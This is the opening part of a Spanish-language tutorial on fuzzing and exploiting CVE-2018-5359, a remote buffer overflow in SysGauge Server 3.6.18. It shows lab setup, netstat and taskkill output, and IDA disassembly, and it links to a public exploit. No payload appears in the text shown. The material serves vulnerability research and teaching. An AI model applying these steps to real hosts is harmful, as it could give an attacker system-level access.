


# From Fuzzing to Exploit

SysGauge Server v3.6.18

CVE-2018-5359



By hdbreaker

## CVE Description:

The server in Flexense SysGauge 3.6.18 operating on port 9221 can be exploited remotely with the attacker gaining system-level access because of a Buffer Overflow.

Link: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5359>

## Agradecimientos:

Este reto fue propuesto como incentivo a la comunidad de **CLS Exploit**.

Agradecimientos a Ricardo Narvaja y todos aquellos que participan activamente para mejorar la comunidad!

## Disclaimer:

Como podemos apreciar al momento de este writeup ya existe un exploit publico de esta vulnerabilidad en: <https://www.exploit-db.com/exploits/43588/> personalmente este exploit no me funciono.

La idea final de este documento es reproducir y detallar el proceso por el cual se puede detectar y explotar la vulnerabilidad, comprendiendo el por que se produce y generando una base sobre fuzzing para la comunidad de **CLS Exploit**.

Para comenzar este walkthrough debemos obtener el software Sysgause Server en su versión vulnerable, esta podemos adquirirla desde:

[https://www.exploit-db.com/apps/435890d7f9df83ee332639eef4c1191a-sysgaugesrv\\_setup\\_v3.6.18.exe](https://www.exploit-db.com/apps/435890d7f9df83ee332639eef4c1191a-sysgaugesrv_setup_v3.6.18.exe)

Al momento de investigar una vulnerabilidad que ya esta categorizada bajo un CVE Number podemos optar por dos metodologías:

#### **Binary Differing:**

Esta técnica se basa en comparar la versión vulnerable con una versión corregida del software, con el fin de detectar las funciones que han sido modificadas entre las versiones y de esta forma tener un conjunto de funciones a estudiar y acotar el scope del research.

Al momento de escribirse este documento, el autor no fue capaz de encontrar una versión fixeada del software, por lo que la opción de Binary Differing quedo descartada.

#### **Fuzzing:**

Esta técnica se basa en obtener información que el programa procesa y modificarla aleatoriamente (dumb fuzzing) con el fin de corromper el comportamiento de los parsers del software y generar un crash en el programa.

Este proceso cuenta de varios pasos:


- 1) Comprender la comunicación y los inputs del programa vulnerable (Ficheros, paquetes de red, etc.)
- 2) Obtener input validos y reproducibles para el programa vulnerable.
- 3) Modificar estos inputs
- 4) Enviar los inputs modificados al programa vulnerable
- 5) Detectar cuando el programa crashea, guardar una copia del mensaje que corrompe el software, obtener logs para su posterior análisis y reiniciar el programa nuevamente.

## Comprender la comunicación y los inputs del programa vulnerable


En este punto estamos listos para instalar SysGauge en su versión vulnerable.




Luego de su instalación, podemos ver que los archivos del programa alojados en:  
C:\Program Files\SysGauge Server\bin



Luego de esto iniciamos el programa por primera vez:



Al intentar realizar cualquier acción vemos que el cliente nos solicita conectarse a SysGause Server:



Según la descripción del CVE la vulnerabilidad se encuentra en el Servidor de SysGause que corre en el puerto 9221, por lo que listamos los procesos del Sistema con el comando:  
**netstat -ab**


Para esto necesitamos una terminal cmd ejecutada con permisos de Administrador:

```
ca Select Administrator: C:\Windows\System32\cmd.exe
C:\Windows\system32>netstat -ab
Active Connections


 Proto Local Address          Foreign Address        State
 TCP   0.0.0.0:135           pwnme-PC:0           LISTENING
 RpcSs
 [svchost.exe]
 TCP   0.0.0.0:445           pwnme-PC:0           LISTENING
 Can not obtain ownership information
 TCP   0.0.0.0:1947          pwnme-PC:0           LISTENING
 [hasplms.exe]
 TCP   0.0.0.0:4840          pwnme-PC:0           LISTENING
 [Opc.Ua.DiscoveryServer.exe]
 TCP   0.0.0.0:4843          pwnme-PC:0           LISTENING
 Can not obtain ownership information
 TCP   0.0.0.0:9221           pwnme-PC:0           LISTENING
 [sysgaus.exe]
 TCP   0.0.0.0:49152          pwnme-PC:0           LISTENING
```

Podemos observar que el programa responsable de iniciar SysGause Server es el binario **sysgaus.exe** y este corre en 0.0.0.0 (todas las interfaces de red) en el puerto 9221.


Sabiendo esto realizamos una conexión desde el cliente al servidor utilizando el botón connect.



Luego de esto vemos como todo empieza a operar con normalidad:




Sabiendo que el responsable de iniciar el Servidor del software es el binario **sysgaus.exe** debemos comprender como funciona y como iniciarla ya que si lo ejecutamos directamente no sucede nada.




```
C:\Windows\system32\cmd.exe
C:\Program Files\SysGauge Server\bin>sysgaus.exe
C:\Program Files\SysGauge Server\bin>N_
```

Además, al intentar matarlo vemos que corre como un servicio y con mayores privilegios que nuestro usuario actual:




Por lo que debemos matar el proceso desde una terminal Administrativa utilizando el comando `tasklist` y `taskkill /f /pid {pidNumber}`



A screenshot of a Windows Task Manager window titled "Select Administrator: C:\Windows\System32\cmd.exe". The window displays a list of running processes in a table format. The columns are: Image Name, PID, Session Name, Session#, and Mem U. The processes listed include System Idle Process, System, smss.exe, csrss.exe, wininit.exe, csrss.exe, winlogon.exe, services.exe, lsass.exe, lsm.exe, svchost.exe, vmauthlpe.exe, svchost.exe, svchost.exe, svchost.exe, svchost.exe, svchost.exe, svchost.exe, svchost.exe, spoolsv.exe, svchost.exe, 3CTftpsvc.exe, svchost.exe, hasplms.exe, and sysgaus.exe. The PID for sysgaus.exe is 1572.

Image Name	PID	Session Name	Session#	Mem U
System Idle Process	0	Services	0	
System	4	Services	0	1,1
smss.exe	264	Services	0	7
csrss.exe	352	Services	0	2,7
wininit.exe	404	Services	0	3,0
csrss.exe	416	Console	1	7,6
winlogon.exe	464	Console	1	4,7
services.exe	512	Services	0	5,0
lsass.exe	520	Services	0	6,1
lsm.exe	528	Services	0	2,6
svchost.exe	620	Services	0	5,7
vmauthlpe.exe	688	Services	0	2,8
svchost.exe	732	Services	0	5,2
svchost.exe	832	Services	0	10,0
svchost.exe	872	Services	0	32,2
svchost.exe	904	Services	0	21,0
svchost.exe	1048	Services	0	6,9
svchost.exe	1136	Services	0	10,0
spoolsv.exe	1228	Services	0	7,4
svchost.exe	1268	Services	0	6,9
3CTftpsvc.exe	1352	Services	0	2,3
svchost.exe	1396	Services	0	4,3
hasplms.exe	1484	Services	0	18,0
sysgaus.exe	1572	Services	0	5,9



A screenshot of a Windows Command Prompt window titled "Administrator: C:\Windows\System32\cmd.exe". The user runs the command `taskkill /f /pid 1572`. The output shows "SUCCESS: The process with PID 1572 has been terminated." followed by a new line prompt.

```
C:\Windows\system32>taskkill /f /pid 1572
SUCCESS: The process with PID 1572 has been terminated.

C:\Windows\system32>n
```

Una vez completado estos pasos, debemos reversear el binario `sysgaus.exe` para entender cual es la forma correcta de iniciarla desde consola.

Para esto abrimos el binario con **IDA Pro v6.8** y nos encontramos con la siguiente vista:

```
00412AB0 ; int __cdecl main(int argc, const char **argv, const char **envp)
00412AB0 _main           proc near
00412AB0
00412AB0     argc      = dword ptr  4
00412AB0     argv      = dword ptr  8
00412AB0     envp      = dword ptr  0Ch
00412AB0
00412AB0     push    0FFFFFFFh ; unsigned __int32
00412AB2     call    SCA_InitSystem(ulong)
00412AB7     add    esp, 4
00412ABA     test    eax, eax
00412ABC     jnz    short loc_412AD1

; "Unable to initialize SCA platform libra"...

00412AD1 loc_412AD1:
00412AD1     nov    eax, [esp+argc]
00412AD5     nov    edx, [esp+argv]
00412AD9     cmp    eax, 1
00412ADC     jle    short loc_412B00

00412ADE     push   ebx
00412ADF     push   esi
00412AE0     mov    esi, [edx+4]
00412AE3     push   edi
00412AE4     mov    edi, offset aConsole ; "-console"
00412AE9     mov    ecx, 0
00412AEE     xor    ebx, ebx
00412AF0     repe   cmplsb
00412AF2     pop    edi
00412AF3     pop    esi
00412AF4     pop    ebx
00412AF5     jnz    short loc_412B00


00412AF7     push   edx
00412AF8     push   eax
00412AF9     call    sub_412B00
00412AFE     add    esp, 8
00412B01     xor    ecx, ecx
00412B03     test   eax, eax
00412B08 loc_412B08:
00412B08     push   edx
00412B0C     push   eax
00412B0D     call    sub_412A70
00412B12     add    esp, 8
```

Donde podemos apreciar que el programa espera el parámetro **-console** para iniciar la ejecución.

Probamos ejecutar el binario de la siguiente forma: **sysgaus.exe -console**

```
C:\> sysgaus.exe -console
I 23/Jul/2018 11:37:20 SysGauge Server v3.6.18 Started on - pwnme-PC:9
I 23/Jul/2018 11:37:20 Loading Monitoring Profile: Default Profile
I 23/Jul/2018 11:37:20 SysGauge Server Initialization Completed
```

